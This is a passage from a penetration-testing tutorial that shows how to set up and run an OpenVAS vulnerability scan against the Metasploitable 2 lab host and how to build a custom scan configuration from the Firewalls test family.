The screenshot shows the 'New Task' configuration dialog. The 'Name' field is set to 'Metasploitable 2'. The 'Scan Targets' field has a dropdown menu and a star icon. The 'Alerts' field also has a star icon. The 'Schedule' field shows 'Once' with a star icon. The 'Add results to Assets' section has radio buttons for 'yes' and 'no', with 'yes' selected. The 'Apply Overrides' section has radio buttons for 'yes' and 'no', with 'yes' selected. The 'Min QoD' field is set to 70. The 'Alterable Task' section has radio buttons for 'yes' and 'no', with 'no' selected. The 'Auto Delete Reports' section has radio buttons for 'Do not automatically delete reports' and 'Automatically delete oldest reports but always keep newest 5 reports', with the first option selected. The 'Scanner' field is set to 'OpenVAS Default'. The 'Scan Config' field is set to 'Full and fast'. A 'Create' button is at the bottom right.

This will open another menu where we can specify the target settings. For this demonstration we've named the target 'Metasploitable 2' and specified the target host manually by entering the IP address in the field to the right of the Manual button as shown:

New Target


Name	Metasploitable 2
Comment	
Hosts	<input checked="" type="radio"/> Manual <input type="radio"/> From file <input type="button" value="Browse..."/> No file selected. <input type="radio"/> From host assets (0 hosts)
Exclude Hosts	
Reverse Lookup Only	<input type="radio"/> Yes <input checked="" type="radio"/> No
Reverse Lookup Unify	<input type="radio"/> Yes <input checked="" type="radio"/> No
Port List	All IANA assigned TCP 20...
Alive Test	Scan Config Default
<input type="button" value="Create"/>	

When we scroll down we find the option to set credentials for authenticated checks on the target host using different services:

Credentials for authenticated checks


SSH	--	on port <input type="text" value="22"/>	<input type="button" value="★"/>
SMB	--	<input type="button" value="★"/>	
ESXi	--	<input type="button" value="★"/>	
SNMP	--	<input type="button" value="★"/>	

To specify these credentials, click on the blue/white star icon to enter the relevant menu. This menu also allows you to add some other configuration parameters, such as the type of authentication and credentials based on the selected authentication type. For this demonstration we will not run authenticated checks and stick to unauthenticated checks only.




Click on the 'Create' button to return to the New Task wizard.

In the task menu we can also specify a scan configuration that defines which checks will be performed, but for now we'll keep the default (Full and Fast) setting.




Keeping all other settings at default too, click the green 'Create' button. This takes us back to the 'Tasks' page from where we start the scan by clicking the green 'play' button in the 'Actions' column on the bottom right of the screen:



Name	Status	Reports	Severity	Trend	Actions
Metasploitable 2	New	Total Last			

OpenVAS now runs the checks defined in the scan configuration on the target specified. Please note that the Full & Fast scan configuration can take a long time to complete, but you can always monitor progress in the meantime by clicking on the task name. This will take you to a page showing a summary and the status of the scan:




Task: Metasploitable 2


Name: Metasploitable 2
Comment:
Target: Metasploitable 2
Alerts:
Schedule: (Next due: over)
Add to Assets: yes
 Apply Overrides: yes
 Min QoD: 70%
Alterable Task: no
Auto Delete Reports: Do not automatically delete reports
Scanner: OpenVAS Default (Type: OpenVAS Scanner)
 Scan Config: Full and fast
 Order for target hosts: Sequential
 Network Source Interface:
 Maximum concurrently executed NVTs per host: 4
 Maximum concurrently scanned hosts: 20
Status: 48%
 Duration of last scan:
 Average scan duration:
Reports: 1, Current: Feb 24 2018 (Finished: 0)
Results: 54
Notes: 0
Overrides: 0

Once the scan is finished the results can be found on the results page (Top Menu: Scans -> Results).

As can be seen in the table beneath the diagrams in the screenshot below, the Full & Fast scan found a lot of vulnerabilities with severity ranging from low to high.



For more detailed information about a particular vulnerability we can click on the title in the first column. The screenshot below displays that information for a vulnerability in the Unreal IRCD service:




Take your time to browse through the results and take a moment to consider how we can use this information in the next phase: The Exploitation Phase.

Scan configurations

Earlier in this chapter we briefly talked about scan configurations and how to define scanning rules for specific tasks and targets. For demonstration purposes we used the default scan configuration (Full & Fast) which runs a lot of different checks on the target, but takes a long time to complete. To save hours of time and resources it is possible to fine-tune scans by limiting the number of checks in a custom scan configuration.

For an overview of default scan configurations select the 'Scan Configs' option from the 'Configuration' menu in the menu bar at the top. This will open a page where you will find a summary of the scan configurations available with a short description for each configuration and some statistics about the numbers of NVTs used and their families (NVT families are groups or headings of different tests that have a related purpose or target vulnerability):



The screenshot shows the 'Scan Configs' page of the Greenbone Security Assistant. The page title is 'Scan Configs (8 of 8)'. It displays a table with the following data:


Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
Discovery (Network Discovery scan configuration.)	22	↑	1875	↗	    
empty (Empty and static configuration template.)	0	↑	0	↗	    
Full and fast (Most NVT's; optimized by using previously collected information.)	62	↗	54673	↗	    
Full and fast ultimate (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62	↗	54673	↗	    
Full and very deep (Most NVT's; don't trust previously collected information; slow.)	62	↗	54673	↗	    
Full and very deep ultimate (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62	↗	54673	↗	    
Host Discovery (Network Host Discovery scan configuration.)	2	↑	2	↗	    
System Discovery (Network System Discovery scan configuration.)	6	↑	29	↗	    

As we can see on the Scan Configs page, the default Full and Fast configuration includes 54,673 tests, including authenticated checks. Authenticated checks run locally on the target system and can only run when valid credentials (SSH, SMB, SNMP or ESXi credentials) are supplied in the scan task parameters.

We can also see that new families and NVTs delivered through OpenVAS NVT database updates will be automatically added to the scan configuration and considered in a scan task. This means that when a new family is added to the database it will be automatically included in the scan configuration without manual intervention. The same applies to the NVTs section, when an SMB vulnerability is discovered the NVT for this vulnerability will be automatically added to the SMB family and included in the scan configuration if the scan config contains the SMB family. This is

indicated by the orange arrow icon in the trend column for both families and NVTs which stands for 'Dynamic'. Blue arrow icons indicate that the family and NVT selection is static which means that only the selected checks for the configuration are performed on the target during a scanning task and nothing else.

To get a better understanding of scanning configurations we will work through how to create a custom configuration. We begin by clicking on the blue icon with the white star in the top left corner of the Scan Configs screen. This takes us to a menu where we can name and define the new scan configuration and the base that we will use:




The screenshot shows the 'Scan Configs' screen with 8 configurations listed. A 'New Scan Config' dialog box is open in the foreground. The dialog box has the following fields:

- Name:** Custom Scan Config
- Comment:** (Empty)
- Base:** Empty, static and fast Full and fast

At the bottom right of the dialog box is a green 'Create' button. The background shows the main interface with a navigation bar and a sidebar on the left.

For this demonstration we name the new configuration 'Custom Scan Config' and choose an empty, static and fast base. We then click the 'Create' button to continue to the menu where we can specify the custom checks.



The screenshot shows the 'Edit Scan Config' page with a 'Name' field set to 'Custom Scan Config' and a 'Comment' field containing 'Empty and static configuration template.' Below this, the 'Edit Network Vulnerability Test Families' page is displayed, listing various test families and their configurations. The 'Actions' column includes icons for edit and delete. A 'Save' button is located at the bottom right of the table.

Family	NVTs selected	Trend	Select all NVTs	Actions
AIX Local Security Checks	0 of 1		<input type="checkbox"/>	
Amazon Linux Local Security Checks	0 of 748		<input type="checkbox"/>	
Brute force attacks	0 of 9		<input type="checkbox"/>	
Buffer overflow	0 of 560		<input type="checkbox"/>	
CISCO	0 of 647		<input type="checkbox"/>	
CentOS Local Security Checks	0 of 2994		<input type="checkbox"/>	
Citrix Xenserver Local Security Checks	0 of 30		<input type="checkbox"/>	

The first column of this menu shows the different test families such as Brute force attacks and buffer overflows. We can also specify the trend here (check the orange icon for dynamic and blue for static).

For our custom configuration we select static families and NVTs.

Note: Take time to browse through the NVTs in different families to get a better understanding of how things are organized in Open-VAS.

Next, we scroll down to the 'Firewall' family which contains tests that are specifically aimed at firewalls. Click on the blue spanner icon in the 'Actions' column. This will then take us to the 'Edit Network Vulnerability Tests' page that applies to firewalls:

Edit Scan Config Family

Config: Custom Scan Config
Family: Firewalls

Edit Network Vulnerability Tests

Name	OID	Severity	Timeout	Prefs	Selected	Actions
Arkoon identification	1.3.6.1.4.1.25623.1.0.14377	0.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
BlueCoat ProxySG console management detection	1.3.6.1.4.1.25623.1.0.16363	5.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
CheckPoint Firewall-1 Telnet Authentication Detection	1.3.6.1.4.1.25623.1.0.10675	5.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
CheckPoint Firewall-1 Web Authentication Detection	1.3.6.1.4.1.25623.1.0.10676	5.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
Checkpoint Firewall open Web administration	1.3.6.1.4.1.25623.1.0.11518	4.3	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
Checkpoint SecuRemote information leakage	1.3.6.1.4.1.25623.1.0.10710	5.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
Checkpoint SecureRemote detection	1.3.6.1.4.1.25623.1.0.10617	1.2	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
Checkpoint VPN-1 PAT information disclosure	1.3.6.1.4.1.25623.1.0.80096	5.0	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
Firewall ECE-bit bvoass	1.3.6.1.4.1.25623.1.0.12118	7.5	default	<input type="checkbox"/>	<input checked="" type="checkbox"/>	

Save

In this menu we can select any NVTs from this family that we want to include in the configuration by checking the relevant box in the 'Selected' column. Detailed information about a specific Network Vulnerability Test can be obtained by clicking the spanner icon in the 'Actions' column:

Edit Scan Config NVT

Name: Checkpoint VPN-1 PAT information disclosure
Config: Custom Scan Config
Family: Firewalls
OID: 1.3.6.1.4.1.25623.1.0.80096
Version: \$Revision: 8078 \$
Notes: 0
Overrides: 0

Summary

Checkpoint VPN-1 PAT information disclosure

By sending crafted packets to ports on the firewall which are mapped by port address translation (PAT) to ports on internal devices, information about the internal network may be disclosed in the resulting ICMP error packets. Port 18264/tcp on the firewall is typically configured in such a manner, with packets to this port being rewritten to reach the firewall management server. For example, the firewall fails to correctly sanitise the encapsulated IP headers in ICMP time-to-live exceeded packets resulting in internal IP addresses being disclosed.

On the following platforms, we recommend you mitigate in the described manner: Checkpoint VPN-1 R55 Checkpoint VPN-1 R65

